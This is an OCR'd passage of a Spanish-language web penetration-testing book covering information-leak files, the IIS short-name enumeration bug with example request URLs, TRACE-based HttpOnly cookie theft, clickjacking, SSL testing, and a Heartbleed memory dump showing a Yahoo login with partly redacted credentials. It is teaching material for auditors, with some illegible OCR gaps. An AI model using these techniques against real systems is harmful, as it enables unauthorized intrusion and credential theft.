


Fig. 3.06: Resultados de *SQLi* cacheados en *Google*.

En otros buscadores esto también ocurre, y es algo que debe tenerse en cuenta. Lógicamente, estas acciones no son nada éticas, por lo que en un proceso como el que se quiere llevar a cabo en una organización no es nada recomendable, pero siempre está bien conocer este tipo de acciones.

Fugas de información y malas configuraciones

En este apartado se especifican más técnicas para encontrar más información de utilidad para el auditor. Además, esta información puede provocar fugas de información debido a malas configuraciones o errores en la administración del sitio.

Existen multitud de ficheros que pueden aportar información. A continuación se presentan algunos de los más encontrados en auditorías:

- Ficheros *.listing*. Son creados por la herramienta *wget*, y vienen siendo un *ls -la* de la carpeta dónde se ha subido o dónde se han descargado determinados ficheros. No tienen porqué ser los que haya en dicho directorio, gracias a esta pequeña fuga se obtienen nuevas direcciones *URL* que deben ser probadas.
Un ejemplo de fichero *.listing* es *http://sitio.com/admin/.listing*. Una forma rápida de detectar archivos de este tipo en *Google* es, por ejemplo, utilizando la siguiente búsqueda *site:dominio.com inurl:listing*.




Fig. 3.07: Obtención de ficheros a través de un *.listing*.

- Los directorios abiertos son otra fuente de información y nuevas rutas y ficheros a explorar. Esta vía complementa nuevamente a técnicas como el *crawling*.
Una de las principales características de este tipo de errores de configuración es que empieza por *"Index Of"* y que permite que un usuario pueda recorrer carpetas sin necesidad de conocerlas o que estén enlazadas a través del propio sitio. Se recomienda evitar este tipo de configuraciones.

- Los ficheros *.DS_Store* son generados por la aplicación *Finder* de *Mac OS X* y ha demostrado ser una fuente de información para obtener tanto archivos como carpetas de un directorio.
Cuando un administrador manipula carpetas del servidor desde su *Mac OS X*, el *Finder* copia un fichero denominado *.DS_Store*, el cual alberga información relativa al directorio que se está manejando.
Cuando el administrador sale, si no se ha tenido cuidado de borrar dicho archivo, éste puede ser público situándose en la ruta del servidor que estuviera siendo manipulada por el administrador.



Fig. 3.08: Búsqueda de *.DS_Store* por *Internet*

- Los ficheros *thumbs.db* también almacenan nombres de archivos de los *thumbnails* asociados a los archivos del sistema operativo *Windows XP* o *Windows 2003*.
Puede ser interesante tratar dicha información para conocer más información sobre la ruta en la que se encontró dicho archivo.

- Los ficheros *desktop.ini* son archivos de configuración de una carpeta, pero aunque parezca extraño pueden encontrarse en rutas públicas de un servidor.




Fig. 3.09: *Desktop.ini* público.

- Existen distintos repositorios de código los cuales van dejando un rastro de las acciones que se van realizando. En estos repositorios suelen encontrarse ficheros que registran los archivos subidos o actualizados por los desarrolladores.
Por ejemplo *subversion* o *buildbot* son auténticas fuentes de información. El ejemplo más claro, y que la herramienta *FOCA* tiene en cuenta es el fichero *.SVN/Entries*. Otros repositorios como *Git* tienen sus ficheros también interesantes para obtener información. Cada repositorio de código debe ser analizado en busca de este tipo de archivos.

- Archivos de *log* de servidores *FTP* como *Pure-FTPd* o *WS_FTP* también ayuda a obtener más rutas y elementos a comprobar. Por ejemplo, si se busca en *Google* archivos del tipo *WS_FTP.log* se pueden encontrar bastantes, lo que da una idea de todo lo que se puede encontrar en las auditorías.

- Existen otras fugas de información proporcionadas por páginas por defecto de tecnologías o algunos *CMS*.
Por ejemplo la página *PHP Info* proporciona información al auditor sobre qué sistema está ejecutando la aplicación web, qué módulos están cargados, versiones de producto de *PHP* y otras aplicaciones. Son páginas que deberían estar deshabilitadas por defecto, una vez la aplicación web se encuentra publicada en Internet. Ocurre lo mismo para *Tomcat*, o *CMS* como *Wordpress*, el cual dispone por defecto de la dirección *http://dominio.com/readme.html*. Este fichero muestra por defecto la versión de *Wordpress* que se encuentra instalado, por lo que el auditor podría buscar un *exploit* o fallos conocidos para dicha versión.

- Los mensajes de error también pueden ayudar a conocer rutas internas u otras del sitio web. Forzar la aparición del error 404 en aplicaciones web siempre proporciona información. Cabe destacar que, por ejemplo, en servidores *IIS* de *Microsoft* se puede encontrar el modo *debug* habilitado hacia el exterior, lo cual proporciona gran cantidad de información sobre el fallo. Con este error se obtienen rutas internas, usuario, detalles de la aplicación, etcétera. Provocar errores para observar el comportamiento es algo recomendable en las auditorías.

- Cuando el servidor es un *Apache* con el *Mod Negotiation* habilitado si se solicita un fichero que no existe el servidor devuelve un listado de ficheros que se llaman igual que el solicitado, pero con distintas extensiones. Esta vía es perfecta para encontrar backups de ficheros. Por ello, si se conocen ficheros que existen en el servidor puede ser realmente útil pedirlos sin extensión para que este módulo ofrezca los archivos que se encuentran disponibles con dicho nombre.

Gracias a ficheros como *PHP Info* se puede saber si dicho módulo se encuentra habilitado en el servidor. Otra técnica sería la prueba y error.




Fig. 3.10: Descubriendo archivos con *Mod_Negotiation*.

- Otra opción para descubrir un mayor número de direcciones *URL* aprovechando que el servidor *Apache* tiene habilitado el módulo *Mod User Dir* es la utilización de un diccionario de usuarios. Con este diccionario se crean rutas del estilo *http://dominio.com/~usuario*. El objetivo es verificar la existencia de dichos usuarios, lógicamente puede que los usuarios que se prueben sean conocidos gracias a metadatos de ficheros u otro proceso realizado anteriormente.
Otra de las cosas que se deben comprobar es la posibilidad de detectar los ficheros *.login*, *.bashrc*, *.profile*, *.bash_profile* que pueden encontrarse públicos. Cualquier archivo que pueda encontrarse en la ruta a la que apunta *$HOME*.

- Cuando hay un servidor de *Microsoft IIS* se debe probar la posibilidad de probar a enumerar los nombres con formato 8:3 de los archivos mediante el *bug IIS Short Name*.

- Una de las acciones que puede aportar mucha información, sobre todo cuando se realiza la inferencia de dicha información, es la detección de metadatos en ficheros públicos de las organizaciones. Cuando un dominio dispone de muchos documentos, lo que pueden aportar los metadatos es realmente interesante. Se puede obtener gran cantidad de usuarios, *software*, *e-mails*, sistemas operativos, rutas internas, impresoras, incluso geolocalización en el caso de alguna imagen.

- Los archivos compilados también pueden proporcionar más direcciones *URL* que auditar. Los *applets* de *Java* o los archivos *flash* son fuente de información. Se podría incluso localizar hasta el código fuente en ciertos directorios, un ejemplo sería con la fuerza bruta por diccionario a directorios.

La *FOCA* es capaz de sacar multitud de los fallos y errores enunciados en este apartado, por lo que es recomendable que en esta parte de la auditoría el *pentester* la utilice para obtener mayor información de lo que haría con un *crawler* y una herramienta de fuerza bruta a directorios. Además, es recomendable utilizar una herramienta que automatice el proceso, ya que existe multitud de ficheros y modos que probar.

Los virtual *hosts* también deben ser observados y analizados en esta fase del *pentest*. Pueden aportar información extra, o incluso una vía de acceso a una mayor cantidad de información. En condiciones de malas configuraciones puede, incluso, proporcionar cierto acceso a información más sensible.

PoC: IIS Short Name

En esta prueba de concepto se ejemplifica una vulnerabilidad que puede aportar información para completar el mapa de activos de una organización. Está orientada a la parte web, ya que es un *bug* que servidores *IIS* han tenido. La esencia de la vulnerabilidad radica en el sistema de nombres acortados que aún permite el sistema de ficheros de *Microsoft Windows*.

¿Qué es el sistema de nombres acortados? La herencia de los 8.3 caracteres en el nombre de ficheros en los sistemas *Windows* hace que sea posible poder acceder a un fichero utilizando este método. En otras palabras, a un sistema de archivos se puede acceder con el nombre acortado y con el nombre extendido. Esta característica está disponible en *Windows*, pero no en los servidores *IIS*, por lo que tanto si el fichero se encuentra como si no, se genera un error al solicitarlo.

El servidor *IIS* cuando se solicita un nombre acortado intenta acceder al mismo y si lo encuentra proporciona un error 404, lo cual no debería suceder. Cuando el fichero sí se encuentra se continúa ejecutando el procesamiento de la dirección *URL* [illegible] de manera maliciosa se consigue un error 400 *Bad Request*. Entonces se dispone de dos valores [illegible] para ir jugando con ellos, y es posible hacer una especie de ataque [illegible] para descubrir el nombre de los ficheros. Lógicamente, solo se puede hacer en algunas versiones de *IIS* y .NET en la que no se ha filtrado el carácter "*"

En esta prueba de concepto se proporciona información sobre ejemplos que darán resultados según [illegible] realizando sobre un servidor *IIS* en versiones 5, 6 o 7. A continuación se muestra las pruebas que se deben realizar y los resultados que se pueden obtener, tanto si existe el fichero como si no.


IIS Version	URL	Result/Error Message
[illegible]	/valid*~1*/ aspx	HTTP 404 - File not found
[illegible]	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
[illegible]	/valid*~1*	HTTP 404 - File not found
[illegible]	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net.2 No Error Handling	/valid*~1*/	Page contains: "Error Code 0x00000000"
IIS 7.x .Net.2 No Error Handling	/Invalid*~1*/	Page contains: "Error Code 0x80070002"

Fig. 3.11: Vías para explotar la vulnerabilidad de *IIS ShortName*.

Si el sitio no es vulnerable se obtendrá siempre el mismo [illegible] se utiliza el comodín "*", el mensaje será claro *"A potentially dangerous Request.Path value was detected from the client (*)."*

A continuación, y tras la explicación, se comienza con la prueba de concepto. Se toma un objetivo [illegible] realizar una prueba con estas peticiones *http://www.dominio.com/a*~1*/.aspx* [illegible] se obtienen distintos resultados. Con la primera petición [illegible] por lo que se toma como que el fichero no existe, mientras que con la segunda petición se obtiene un error 404, por lo que se entiende que el fichero existe.

Ahora, una vez encontrado un fichero se procede a intentar adivinar algo más del nombre, mediante [illegible] de fuerza bruta. La siguiente petición es *http://www.dominio.com/accesi~1.asp/.aspx* y con esta se obtiene un error 404, por lo que se sabe que existe, aunque el nombre del fichero no está completo. Solo se pueden descubrir los primeros 6 caracteres del nombre, ya que los dos últimos deben ser utilizados por "~1" y luego la extensión de 3 letras.



[illegible] to con el *bug* de *IIS ShortName*

Se puede utilizar fuerza bruta basándose en lo que se ha encontrado o conoce previamente. Por ello es importante utilizar herramientas que permitan la automatización del proceso completo, desde la detección hasta la explotación y obtención de ficheros que no se conocían. Lógicamente, es posible que los ficheros que se encuentren hayan sido encontrados por otra vía expuesta en este capítulo, pero quizá otros no, por lo que siempre es interesante realizar esta comprobación. Además, se debe informar en la auditoría si se detecta esta vulnerabilidad.

Herramientas como *FOCA* o *IIS ShortName Scanner PoC* proporcionan la automatización para esta técnica, por lo que el auditor deberá utilizarlas si se enfrenta a un servidor *IIS*.

Localización de puntos de entrada

Tras realizar pruebas como las especificadas anteriormente para conocer el máximo número de elementos de la organización, se debe localizar los puntos de entrada [illegible] también denominados *login entry*, se conozcan más probabilidades de realizar ataques contra ellos. Por ello, es una buena recomendación colocar estos sitios para gestiones administrativas de manera oculta. Si los *login* son para la utilización de la aplicación web y no para gestión, lógicamente, no se puede recomendar esto.

Los paneles de administración deben ser difíciles de encontrar y no estar indexados en buscadores ni encontrarse excluidos en el fichero *robots.txt*, porque sería fácilmente localizable. No es recomendable que las direcciones *URL* donde se alojan sean intuitivas, ya que si la dirección *URL* es *http://dominio.com/admin*.

Hay que tener en cuenta y valorar si los *login* están protegidos por conexiones seguras bajo el protocolo *HTTPS*. Si se detecta que estos *login* se realizan sin cifrar la comunicación se debe tener en cuenta, ya que la recomendación es que exista una capa *SSL* para fortificar la seguridad del usuario o administrador.

Métodos HTTP

Ya durante el capítulo anterior se trató por encima el problema de los métodos inseguros configurados en los servidores web como ejemplo de una prueba de concepto. Desde el punto de vista de la administración de sistemas y los equipos de seguridad, se entiende que hay que tenerlos en todo momento presentes y en cuenta, por lo que hay que verificar cuáles son los métodos que están permitidos y cuáles son los que están implementados.

Con cualquier fallo de configuración de un sistema, en muchas ocasiones desde el punto de vista de un auditor, o del lector de un informe de resultados de un proceso de auditoría, puede parecer que no proporcionarán ninguna vía importante que lleva a buen término un proyecto de *pentesting*, pero está claro que en otras ocasiones sí, y por eso, con un enfoque de algoritmo voraz, deben tenerse muy en cuenta en las pruebas seguridad.

Como ya se ha dicho, os métodos *HTTP* en un servidor web pueden estar habilitados o implementados, pero hay una diferencia grande entre esas dos situaciones que se trata a continuación. Para comprobar qué métodos puede implementar el servidor web es necesario realizar una conexión *HTTP* mediante el método *OPTIONS*. En este proceso el servidor puede notificar una gran variedad de métodos disponibles, donde puede llamar poderosamente la atención que se informe que el método *PUT*, *DELETE*, *COPY* o *MOVE* se encuentran disponibles.

Esta notificación puede suponer un gran agujero de seguridad en el servidor, ya que si realmente el método *PUT* se encuentra habilitado, es decir, se están procesando y ejecutando las peticiones que lleguen por PUT, se podrá subir archivos al servidor web, con el consiguiente riesgo de que alguien suba una shell al servidor.

Es muy común ver que se devuelven algunos métodos no tan llamativos como los mencionados anteriormente, por ejemplo el método *TRACE*. Pero lo que se ha comentado anteriormente es importante, puede que *OPTIONS* proporcione ciertos métodos, pero hay que comprobar que realmente se encuentran implementados y que funcionan. No vale de mucho que se diga que *PUT* está implementado, si al realizar la prueba no se consigue el objetivo.

En el caso del método *TRACE*, disponerle puede ayudar a realizar un *hijacking* de *cookies HTTP-only* si existiese un *XSS* que ayudase en el proceso. Es un caso complejo, pero que podría darse.




Fig. 3.13: Ejemplo de método *TRACE*

¿Qué significa el flag *HTTP-only* dentro de una cookie? Este *flag* permite que la *cookie* no sea accesible por código de *script*, por lo que solo se enviará en conexiones *HTTP*. ¿Qué hace el método *TRACE*? Este método lo único que realiza es devolver el código 200 ante una petición en la que se copia lo que se le ha enviado por el método *TRACE*. ¿Cómo se puede saltar la medida de protección de *cookie HTTP-only*?

El autor del ataque fue *Jeremiah Grossman* y propuso que si un servidor web tiene habilitado el método *TRACE*, cuando reciba una petición de *TRACE* en la respuesta que genera, dicho servidor, se obtendrá un código de respuesta *HTTP* 200 y en el cuerpo de la respuesta la misma cabecera *TRACE*.

Ahora, si existiese una vulnerabilidad de tipo *XSS* en una aplicación web que se ejecute en ese mismo servidor web, se puede generar desde el XSS una petición con el método *TRACE* invocando un componente que pueda lanzar peticiones *TRACE* - los navegadores lo tienen prohibido -para poder robar la *cookie* aunque estuviese marcada con el *flag HTTP-only*.

La idea es sencilla, el navegador no va a permitir acceder por medio de código *script* a la *cookie*, pero cuando se realiza la petición *HTTP* será el mismo quién añada la *cookie* de la sesión a la petición. Como la petición es un método *TRACE*, la respuesta generada incluye una *cookie*, pero no como tal sino como parte del cuerpo del mensaje y podrá leerse el valor de dicha *cookie*.

Lógicamente el usuario víctima debe caer en el XSS, el cual generará una petición *HTTP* con el método *TRACE*, y será desde esta nueva petición la que hará que se replique la *cookie* en el cuerpo y se reenvíe hacia el atacante. Es un método no sencillo porque se deben cumplir dos condiciones, lo cual hace que no sea sencillo poder utilizar esta vía.




Fig. 3.14: *Cookie* en el cuerpo de la respuesta del método *TRACE*.

Protección contra Clickjacking

El clickjacking, también conocido como *UI Redress Attack*, es una técnica que permite engañar a usuarios en Internet. El objetivo de esta técnica es que estos usuarios revelen información credencial o realicen acciones que no saben que realmente están realizando.

¿Cómo funciona? Consiste en cargar un sitio web externo en un *iframe* no visible, es decir, opacidad con valor 0, y poner debajo del *iframe* no visible elementos para que el usuario crea que está haciendo clic, pero realmente tiene el *iframe* invisible encima, por lo que el usuario no ve realmente dónde está haciendo clic.

Esta técnica es muy utilizada para engañar al usuario y que realice acciones como proporcionar votos en redes sociales, noticias, robo de información, etcétera. El auditor deberá analizar la cabecera X-*Frame-options* para comprobar si un sitio es vulnerable a clickjacking.

Hay una variante para *HTML5* denominada *Cross-Origin Resource Sharing, CORS*, la cual permite un tipo de ataque similar a clickjacking recurriendo al mencionado *HTML5*. Tanto el clickjacking, como sus variantes en nuevas tecnologías deben ser analizadas y comprobadas.

Detección y explotación

Este apartado engloba todas las acciones generales que se pueden realizar en la auditoría. La detección y explotación es una de las fases importantes, ya que es el instante en el que el auditor identificará y demostrará la posible existencia de vulnerabilidades, aprovechándose de ellas para poder obtener un resultado positivo en la prueba.

Las pruebas que se estudiarán a continuación son la realización de los análisis de seguridad del protocolo *SSL* y la manipulación de parámetros, dónde se estudiarán técnicas tan interesantes como

SQL Injection, Cross Site Scripting, CSRF, LDAP Injection, XPath Injection, etcétera. El análisis de las *cookies* es otra de las pruebas interesantes dónde se puede sacar mucha información referente a este sistema de validación de sesión. Por último, se hablarán de otras técnicas de *hacking web* que se pueden estudiar en *OWASP*, y que la mayoría sigue estando en el *top ten*. Se estudiarán los *file inclusion*, los *path disclosure*, la subida de ficheros, accesos no autorizados a ciertos recursos ataques a los puntos de entrada, etcétera.

Análisis SSL

En esta prueba se debe probar la autenticación y privacidad de las comunicaciones. Para ello se deben realizar una serie de pruebas que verifiquen el estado de este protocolo en las comunicaciones de la organización con el exterior. Se conocen diversos ataques que pueden poner en peligro estas dos premisas, autenticación y privacidad, por lo que se debe tener en cuenta.

Como se ha visto en este libro la herramienta *nmap* provee de *scripts* que pueden ejecutar pruebas para cubrir esta temática, pero además existen diversos servicios en Internet que pueden realizar estas pruebas de manera rápida. Uno de estos servicios es *SSL Labs* de *Qualys*.



Fig. 3.15: Resumen análisis *SSL* en *Qualys*

Mediante el uso de algoritmos criptográficos se cifra la información que se intercambia entre cliente y servidor, por ello hay que estudiar el uso de los algoritmos criptográficos, ya que algunos pueden ser no recomendados por ser débiles. Mediante el uso del certificado se autentica la identidad de los servidores, aunque este hecho también es algo crítico, ya que existen técnicas para que este proceso pueda fallar.

Las pruebas que se pueden llevar a cabo en un proceso de análisis de *SSL* son las siguientes:

- Versión del protocolo soportable en el sitio.
- Tipos de algoritmos de cifrado disponibles.
- Integridad de los certificados.

- Verificar el acceso a recursos por canales no seguros.
- Ataques conocidos.

Siempre hay que recordar que pueden salir nuevas vulnerabilidades en el protocolo, por lo que se deberían añadir al listado de pruebas a realizar.

En la prueba de versión del protocolo soportable en el sitio se comprueba que versiones de *SSL* y TLS son soportadas por la máquina de la organización. Si se detecta la versión *SSL*v2 como soportable se detectaría una vulnerabilidad, ya que no es recomendable su uso. Un resumen proporcionado por *Qualys*, o incluso por *nmap* sería el de la imagen.




Fig. 3.16: Protocolos soportados en el análisis de *SSL*.

Los tipos de algoritmos disponibles deben ser analizados, y en el caso de encontrar uno que fuera considerado débil indicarlo en el informe. Este tipo de prueba se ha realizado con *nmap*, aunque de nuevo *Qualys* proporciona un nivel de detalle mayor. El servicio de *Qualys* realiza además unas pruebas de *handshake* con distintos navegadores y sistemas operativos, incluyendo sistemas móviles.

La integridad de los certificados digitales es otra de las pruebas que se deben realizar. Se identifica la entidad emisora del certificado como de confianza, no ha tenido algún incidente de seguridad conocido. La validez del certificado también debe ser comprobada y el tipo de algoritmo de resumen utilizado, si es la familia *SHA* mejor que *MD5*. Además, se debe verificar el *ceritificate pinning*.

Se debe verificar que no se pueda acceder a recursos por canales no seguro, denominado *SSL Skip*. En esta prueba se intenta verificar que todo elemento que debe estar bajo la capa *SSL* no pueda ser accedido sin ella.

En algunas ocasiones una mala configuración puede provocar que se pueda acceder por *HTTP*, por ejemplo a una *cookie*, cuando lo deseado es que siempre sea a través de *SSL*.

Por último, se debe verificar si la organización es vulnerable a los ataques conocidos sobre *SSL*. Ataques conocidos como *BEAST* o *CRIME*, renegociación de claves no seguras, *downgrade*, *SSL Heartbleed*, etcétera.

La herramienta de *Qualys* proporciona esta información de manera automática, ya que ellos realizan dichas pruebas en el análisis de *SSL*, por lo que es altamente recomendable su utilización.

Se debe tener en cuenta que en muchas ocasiones se deben juntar tanto los servicios automáticos con los procesos manuales, ya que las herramientas automáticas no siempre conseguirán todos los resultados.

Poc: SSL Heartbleed, obligado a probarse

Ha sido sin duda la vulnerabilidad del año 2014 con un gran impacto mediático y una facilidad de exposición y explotación difícil de encontrar en otras. Esta vulnerabilidad (*CVE-2014-0160*) permite a cualquier usuario de Internet leer hasta 64 KB de memoria de los sistemas que utilizan versiones de *OpenSSL* vulnerables.

¿Qué se puede sacar de ello? Pues se compromete la seguridad de credenciales, *cookies*, claves secretas que se utilizan para identificar proveedores de servicios y cifrar el tráfico, contenido de ficheros o correos electrónicos, etcétera. En definitiva información que pueda encontrarse en la memoria del proceso de *OpenSSL*.

Lo más grave de esta vulnerabilidad es que no sólo afecta a los servidores web cuando protegen las comunicaciones con *OpenSSL* para crear el *HTTPS*, si no que existen multitud de servicios que utilizan esta aplicación y que entonces son igual de vulnerables que el servidor web. Por ejemplo, *Heartbleed* afectará a todo servicio de correo electrónico, servicio de red privada virtual *VPN*, motor de base de datos o panel de administración de cualquier servicio que utilice algunas de las librerías vulnerables de *OpenSSL* para cifrar la capa de comunicaciones entre el cliente que realiza la conexión y el servidor.

Por ejemplo, en proyectos de auditoría después de la publicación del a vulnerabilidad ha sido muy común encontrar tanto en Intranets como expuestos en Internet servidores *POP3S*, *IMAPS*, *CPANEL*, etcétera, que han sido vulnerables ha dicho fallo.

Aunque, gracias al impacto mediático y la criticidad de la vulnerabilidad, se ha corregido rápidamente en muchos servidores de Internet, todavía existe gran cantidad de servicios que son vulnerables a dicha vulnerabilidad. Por esta razón, en cualquier análisis de *SSL* que se realice se deberá comprobar [illegible]

Para ello se puede utilizar un *script* denominado *ssltest.py* y que puede ser descargado desde *Github* *https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py*. Otra de las herramientas que pueden ser utilizadas para comprobar que los dominios de la auditoría y servicios no son vulnerables es *FOCA*, la cual dispone de un *plugin* que a la vez que se van descubriendo dominios y servicios se va comprobando si son vulnerables.

Esta herramienta se puede descargar desde la siguiente dirección *URL* *https://www.elevenpaths.com/es/labs-herramientas-foca.html*.

Uno de [illegible] se detectó esta vulnerabilidad en el dominio [illegible] esta vulnerabilidad se comprometieron millones de cuentas de usuarios de *Yahoo*, por lo que la empresa tuvo que emitir un comunicado pidiendo a sus usuarios que cambiasen sus contraseñas.

```
[illegible] 50 2F 31 2E 31 0D 0A 48 6F 73 74   - HTTP/1.1..Host
[illegible] 69 6E 2E 79 61 68 6F 6F 2E 63 6F   : login.yahoo.co
[illegible] 63 65 70 74 3A 20 2A 2F 2A 0D 0A   m..Accept: */*..
[illegible] 52 65 6D 6F 74 65 49 50 3A 20 31   YahooRemoteIP: 1
[illegible] 34 2E 35 [redacted] 0D 0A 0D 0A    49.254.5[redacted]
[illegible] 0C 27 2E 8C 10 27 A0 43 C5 45 6F   ..g]..'... ...Ec
[illegible] 65 3D 68 74 74 70 73 25 33 41 25   ....ne=https%3A%
[illegible] 77 77 77 2E 79 61 68 6F 6F 2E 63   2F%2Fwww.yahoo.c
[illegible] 26 2E 70 64 3D 66 70 63 74 78 5F   om%2F&.pd=fpctx_
[illegible] 44 30 25 32 36 63 25 33 44 25 32   ver%3D0%26c%3D%2
[illegible] 33 44 25 32 36 73 67 25 33 44 26   6ivt%3D%26sg%3D&
[illegible] 26 2E 63 70 3D 30 26 6E 72 3D 30   .ws=1&.cp=0&nr=0
[illegible] 36 26 61 61 64 3D 36 26 6C 6F 67   &pad=6&aad=6&log
[illegible] 65 72 72 65 69 [redacted] 26        in=pierrei[redacted]&
3150: 70 61 [illegible] 64 3D 63 72 6F 6E 61 6C [redacted]   passwd=cronal[redacted]
0160: [redacted] 26 2E 70 65 72 73 69 73 74 65 6E 74 3D   [redacted]&.persistent=
```

Fig. 3.17: Explotación de *Heartbleed*.

Quizá la estrategia que utiliza la herramienta *FOCA* es más útil para automatizar dicho proceso en una auditoría. La herramienta comprueba la vulnerabilidad para cada dominio encontrado en fase de descubrimiento. Esto hace que el auditor pueda estar tranquilo y saber que dicha prueba se está realizando por cada dominio que la herramienta descubre, tal y como puede visualizarse en la siguiente imagen.

